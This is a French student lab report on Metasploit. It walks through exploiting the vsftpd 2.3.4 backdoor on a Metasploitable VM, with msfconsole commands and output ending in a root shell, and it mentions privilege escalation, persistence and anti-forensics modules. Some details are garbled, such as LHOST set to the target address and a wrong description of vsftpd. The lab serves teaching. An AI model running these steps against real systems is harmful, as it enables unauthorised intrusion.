

COMPTE RENDU

METASPLOIT



Réalisé par :

💧 **OTHMANE TAYBI**

Encadré par :

💧 **M.Omor**



Quelque notion sur Metasploit :


- ▶ Le Framework Metasploit est un Framework open source basé sur Ruby qui est utilisé par les professionnels de la sécurité de l'information et les cybercriminels pour trouver, exploiter et valider les vulnérabilités du système.
- ▶ Le cadre se compose de divers outils d'exploitation et d'outils de test d'intrusion.
- ▶ Les équipes de sécurité de l'information utilisent le plus souvent Metasploit pour les tests d'intrusion (ou "piratage éthique") afin d'identifier et de corriger toutes les vulnérabilités existantes sur les réseaux d'une organisation.
- ▶ Les cybercriminels peuvent utiliser de manière malveillante ces mêmes capacités de Metasploit pour identifier et exploiter les vulnérabilités sur un système cible.



Le fonctionnement de Metasploit :

L'architecture Metasploit Framework se compose des parties suivantes :

- ♦ Interfaces.
- ♦ Bibliothèques.
- ♦ Modules.
- ♦ Outils.
- ♦ Plugins.



★ Utilisations de Metasploit :

Metasploit permet aux testeurs d'intrusion de mettre en place des scénarios de piratage dans le monde réel pour suivre les techniques avancées des pirates et éviter les violations de données potentielles. Les outils de Metasploit Framework peuvent être utilisés pour effectuer toutes les étapes des tests d'intrusion, notamment :

Collecte d'informations :

🔥 En utilisant des modules auxiliaires :

- ✖ PORTSCAN/SYN.
- ✖ PORTSCAN/TCP.
- ✖ SRNB VERSION.
- ✖ DB NMAP.
- ✖ SCANNER/FTP/FTP VERSION.
- ✖ GATHER/SHODAN SEARCH.

Énumération:

🔥 En utilisant:

✖ SMB/SMB ENUMSHARES.

✖ SMB/SMB ENUMUSERS.

✖ SMB/SMB LOGIN.

Accès :

🔥 En utilisant les exploits et les charges utiles de Metasploit.

Élévation des privilèges :

🔥 En utilisant meterpreter-use priv et meterpreter-getsystem.

Maintien de l'accès :

🔥 En utilisant meterpreter - exécutez la persistance.


Couvrir les pistes :

🔥 En utilisant des modules post-exploit anti-forensics.

★ **Comment utiliser Metasploit :**

🔴 **Créer l'environnement de travail :**

En crée une machine Virtual KALI linux :



En crée une machine Virtual Windows 7 pour faire le test :



En crée une machine Virtual Metasploit :

A screenshot of a terminal window showing the Metasploit framework booting up. The text is as follows:

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]
```

Below the boot messages is a large ASCII art logo for Metasploit. At the bottom, there are several lines of text:


```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: _
```

🔴 Maintenant en test le ping entre Metasploit et Kali :

```
(root@serverDNS)~#  
! ping 192.168.92.132  
PING 192.168.92.132 (192.168.92.132) 56(84) bytes of data.  
64 bytes from 192.168.92.132: icmp_seq=1 ttl=64 time=0.824 ms  
64 bytes from 192.168.92.132: icmp_seq=2 ttl=64 time=0.924 ms  
64 bytes from 192.168.92.132: icmp_seq=3 ttl=64 time=0.967 ms  
^C  
--- 192.168.92.132 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 0.824/0.905/0.967/0.059 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.92.133  
PING 192.168.92.133 (192.168.92.133) 56(84) bytes of data.  
64 bytes from 192.168.92.133: icmp_seq=1 ttl=64 time=0.360 ms  
64 bytes from 192.168.92.133: icmp_seq=2 ttl=64 time=0.927 ms  
64 bytes from 192.168.92.133: icmp_seq=3 ttl=64 time=1.01 ms  
  
--- 192.168.92.133 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 0.360/0.766/1.011/0.289 ms  
msfadmin@metasploitable:~$
```

🔴 Quand on tape l'adresse IP de Metasploit sur le browser, il affiche quelque site web :




🔥 Premier site web TWIKI :

Welcome to TWiki

- [readme.txt](#)
- [license.txt](#)
- [TWikiDocumentation.html](#)
- [TWikiHistory.html](#)
- Lets [get started](#) with this web based collaboration platform

🔴 Deuxième site web DVWA :



The image shows the DVWA (Damn Vulnerable Web Application) login page. It features a large DVWA logo at the top center. Below the logo, there are two input fields: one for 'Username' and one for 'Password'. At the bottom center, there is a 'Login' button.

🔴 Troisième site web Multillidae :



The image shows the Multillidae website header and main content area. The header is purple and contains a red and black bug icon, the text 'Multillidae: Born to be Hacked', and a navigation bar with links: Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. The main content area is white and contains a large grey box with the text 'Multillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10'. Below this box, there is a section titled 'Latest Version / Installation' with a list of links: Latest Version, Installation Instructions, Usage Instructions, and Get rid of those pesky PHP errors.

🔥 Metasploit sur kali linux :

The screenshot shows a terminal window titled "Terminal". The first part shows the execution of `[sudo] password for taybiiothane:`, followed by `[+] Starting database` and `[i] The database appears to be already configured, skipping initialization`. Below this is a large ASCII art logo for "MSF" (Metasploit Framework) featuring a dragon-like creature. To the right of the logo, there is a white box containing the word "Exploit" in black text, with a blue arrow pointing from the logo towards it.

```
[sudo] password for taybiiothane:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
```

Exploit

```
= [ metasploit v6.1.27 dev ]
+ -- --=[ 2196 exploits + 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]
```

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 >

🔥 Exploit :

Un exploit tire parti de la vulnérabilité d'un système et installe une charge utile.

🔴 Payload :

La charge utile donne accès au système par une variété de méthodes (reverse Shell, Meterpreter etc.)



Test :

✗ Maintenant que tout est configuré, nous pouvons faire un test pour comprendre bien

✗ Avec Metasploitable, la plupart sinon toutes les vulnérabilités sont connues. Mais ce n'est généralement pas le cas. Pour les systèmes dans la nature, il y a beaucoup plus d'étapes pour entrer dans un système ou un réseau inconnu. Pour se familiariser avec le Metasploit Framework, nous pouvons rechercher des vulnérabilités en ligne pour nous familiariser avec le flux de travail.

✗ Pour cette procédure pas à pas, nous nous concentrerons sur

VSFTP v2.3.4. Cette vulnérabilité fournira un Shell root à l'aide de Backdoor Command Exécution. Cela signifie que nous aurons un accès complet à la ligne de commande de Metasploitable 2.

🔥 Étape 1 : Démarrez la console Metasploit

```
■■(Run: touch ~/.hushlogin to hide this message)
(root@serverDNS)-[~]
# msfconsole
```

```
= [ metasploit v6.1.27-dev ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]


Metasploit tip: View advanced module options with
advanced

msf6 >
```

🔥 Maintenant que la console est chargée, nous pouvons commencer à préparer Notre exploit, VSFTPD (démon ftp très sécurisé).

VSFTPD : est un serveur ftp sécurisé pour les systèmes basés sur Unix, Qui permet à un utilisateur de se connecter au serveur sans authentification.

🔥 Avec Metasploit, nous pouvons rechercher la vulnérabilité par son nom.



A screenshot of a Metasploit terminal window. The command 'search vsftpd' has been entered and is highlighted with a blue box. The output shows a table of matching modules. The first entry is 'exploit/unix/ftp/vsftpd_234_backdoor' with a rank of 'excellent' and a description of 'VSFTPD v2.3.4 Backdoor Command Execution'. Below the table, there is a prompt to interact with a module by name or index.


```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
```

🔥 La recherche révèle l'emplacement de l'exploitation que nous voulons exécuter. Nous pouvons le sélectionner en utilisant l'emplacement.



A screenshot of a Metasploit terminal window. The command 'use exploit/unix/ftp/vsftpd_234_backdoor' has been entered and is highlighted with a blue box. The output shows a message indicating that no payload is configured and it is defaulting to 'cmd/unix/interact'. Below this, the command 'show options' is entered.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

🔥 Vérifiez les options pour voir quelles autres informations sont nécessaires pour exécuter l'exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     192.168.92.132  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.92.132  yes       The target host(s)
  LPORT     4444             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

🔥 En Définissent le RHOST sur l'adresse IP de la machine Metasploitable. Pointer Metasploit vers la machine victime qui est notre VM Metasploitable

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.92.132
RHOSTS => 192.168.92.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     192.168.92.132  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.92.132  yes       The target host(s)
  LPORT     4444             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

🔴 La dernière étape consiste à exécuter l'exploit pour accéder à Metasploitable :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.92.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.92.132:21 - USER: 331 Please specify the password.
[+] 192.168.92.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.92.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.92.133:36571 -> 192.168.92.132:6200) at 2022-03-09 12:21:12 -0500
ls
[*] exec: ls
```